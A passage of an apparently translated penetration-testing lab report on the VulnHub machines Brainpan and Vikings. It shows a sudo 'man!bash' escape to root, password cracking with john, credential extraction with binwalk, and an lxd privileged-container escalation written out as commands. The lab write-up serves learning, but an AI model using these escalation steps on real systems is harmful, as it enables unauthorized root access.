Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util network
sudo /home/anansi/bin/anansi_util network
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 08:00:27:e2:d4:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fee2:d4a2/64 scope link
       valid_lft forever preferred_lft forever
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util proclist
sudo /home/anansi/bin/anansi_util proclist
'unknown': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual ls
```

After executing this command, I tried to run it with network options. proclist and manual. The man option will open the page with any Linux command, e.g. (analogue, for example) man ls:

```
urals@kali: ~
File  Actions  Edit  View  Help
sudo /home/anansi/bin/anansi_util manual ls
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)
LS(1)                          User Commands                          LS(1)

NAME
       ls - list directory contents

SYNOPSIS
       ls [OPTION]... [FILE]...

DESCRIPTION
       List  information  about  the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort  is  speci-
       fied.

       Mandatory  arguments  to  long  options are mandatory for short options
       too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
```

So, according to GTFObins, escalating privileges with the man command is very simple:

sudo /home/anansi/bin/anansi_util manual man!bash



Рут получен.

Self-Assessment Questions:

- List the tools (programs and utilities) that you used to solve this lab:

Nmap, Immunity Debugger, msfvenom, netcat, dirbuster,

- List the vulnerabilities you've discovered:

Buffer Overflow

- Give advice on how to improve your protection:

Introduce the ability to check the length of the entered password for the number of characters so that the buffer overflow does not occur, rather than just comparing it to the "shitstorm" value

Lab 3 "Ragnar":


- General information:

Testing period: 24.10.2023


Test object: https://www.vulnhub.com/entry/vikings-1,741/

- Description of actions:

Reconnaissance phase:Scanned the network with netdiscover to find out the address of the machine:




Next, I scanned the nmap address 192.168.56.109:




22 (using OpenSSH Ubuntu) and 80 (using Apache 2.4.29) are open.

I visited the web service, checked the code of the page, and found nothing.

I fuzzed directs and files on the web server, found some war.txt:







Got to a page with a bunch of ciphertext. Very similar to a Base64-encrypted file: there is a "=" sign at the end of the line, which is a characteristic Base64 suffix, not to mention the many "+s" that occur in the course of the text. You can check this by downloading the page to yourself via curl and decoding it with base64 -d > output

```
┌──(root💀kali)-[~/VulnHub/Vikings]
└─# file test
test: Zip archive data, at least v5.1 to extract, compression method=AES Encrypted
```


So, this file is a base64 encoded zip archive. Inside the archive there is a file called king.If you try to open it, it will ask for a password:



I tried to guess the password by converting zip to a readable format for john the ripper using zip2john:



John The Ripper quickly found a suitable password for a file from the rockyou.txt dictionary: ragnarok123




That file turned out to be a picture of the Vikings.

With binwalk, I tried to look at and extract some metadata from this image:

```
┌──(urals㉿kali)-[~/Downloads]
└─$ binwalk king

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             JPEG image data, EXIF standard
12            0×C             TIFF image data, big-endian, offset of first image directory: 8
1429567       0×15D03F        Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740       0×15D0EC        End of Zip archive, footer length: 22

┌──(urals㉿kali)-[~/Downloads]
└─$ binwalk -e king

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             JPEG image data, EXIF standard
12            0×C             TIFF image data, big-endian, offset of first image directory: 8
1429567       0×15D03F        Zip archive data, at least v2.0 to extract, compressed size: 53, uncompressed size: 92, name: user
1429740       0×15D0EC        End of Zip archive, footer length: 22

┌──(urals㉿kali)-[~/Downloads]
└─$ ls
_king.extracted  brainpan.exe  crackme  king  output.zip

┌──(urals㉿kali)-[~/Downloads]
└─$
```

I noticed that in addition to the picture itself, there is also some additional zip archive inside, which is a very good sign. Extracted data from it using the -e option:



Inside there was a record with users, one of whom FamousBoatbuilder_floki@vikings (I'll connect to it later via ssh), and, apparently, the password to it:f@m0usboatbuilde7

```
┌──(urals㉿kali)-[~/Downloads]
└─$ ssh floki@192.168.56.109
floki@192.168.56.109's password:
Permission denied, please try again.
floki@192.168.56.109's password:
Permission denied, please try again.
floki@192.168.56.109's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 25 22:19:35 UTC 2023

  System load:  0.0               Processes:             95
  Usage of /:   53.1% of 8.79GB   Users logged in:       0
  Memory usage: 18%               IP address for enp0s3: 192.168.56.109
  Swap usage:   0%


0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


You have mail.
Last login: Sat Sep  4 04:38:04 2021 from 10.42.0.1
floki@vikings:~$ whoami
floki
floki@vikings:~$ id
uid=1000(floki) gid=1000(floki) groups=1000(floki),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd)
floki@vikings:~$ sudo -l
[sudo] password for floki:
Sorry, try again.
[sudo] password for floki:
```

So, we managed to connect to the user floki! Unfortunately, sudo -l didn't give anything. Apparently, there is nothing to look for.

```
floki@vikings:~$ ls
boat  readme.txt
floki@vikings:~$ cat readme.txt
_____Floki-Creation_____


I am the famous boat builder Floki. We raided Paris this with our all might yet we failed. We don't know where Ragnar is after the war. He is in so grief r
ight now. I want to apologise to him.
Because it was I who was leading all the Vikings. I need to find him. He can be anywhere.
I need to create this `boat` to find Ragnar
floki@vikings:~$ cat boat
#Printable chars are your ally.
#num = 29th prime-number.
collatz-conjecture(num)
floki@vikings:~$
```

The user has the boat and readme.txt files, which I displayed in the screenshot.

Next, I decided to go back to the directory and found that there was also a Ragnar user to find. I went to it and opened the user.txt file it kept.


```
collatz-conjecture(num)
floki@vikings:~$ cd ../
floki@vikings:/home$ ls
floki  ragnar
floki@vikings:/home$ cd ragnar
floki@vikings:/home/ragnar$ ls
user.txt
floki@vikings:/home/ragnar$ cat user.txt
4bf930187d0149a9e4374a4e823f867d
floki@vikings:/home/ragnar$
```

Apparently, this is the user's flag.

linPEAS told me that the lxd user group is the most likely vector for privilege escalation.


lxc/lxd allows you to create Linux containers as root.

The easiest way to do this is to install Alpine, a mini Linux distribution. To do this, we need to set up a Python server on our machine, and upload it using wget to the vulnerable server (in the home directory). Of course, after installing the alpine on the cali.



So, as soon as the alpine lies on the hacked machine, the image needs to be imported:

```
lxc image import ./alpine.tar.gz --alias myimage

lxd init

lxc init myimage mycontainer -c security.privileged=true

lxc config device add mycontainer mydevice disk source=/ path=/mnt/root
   recursive=true

lxc start mycontainer

lxc exec mycontainer /bin/sh
```



Great, now I'm in the system disguised as root!

After some enumeration, I was able to find a file called root.txt containing the root flag: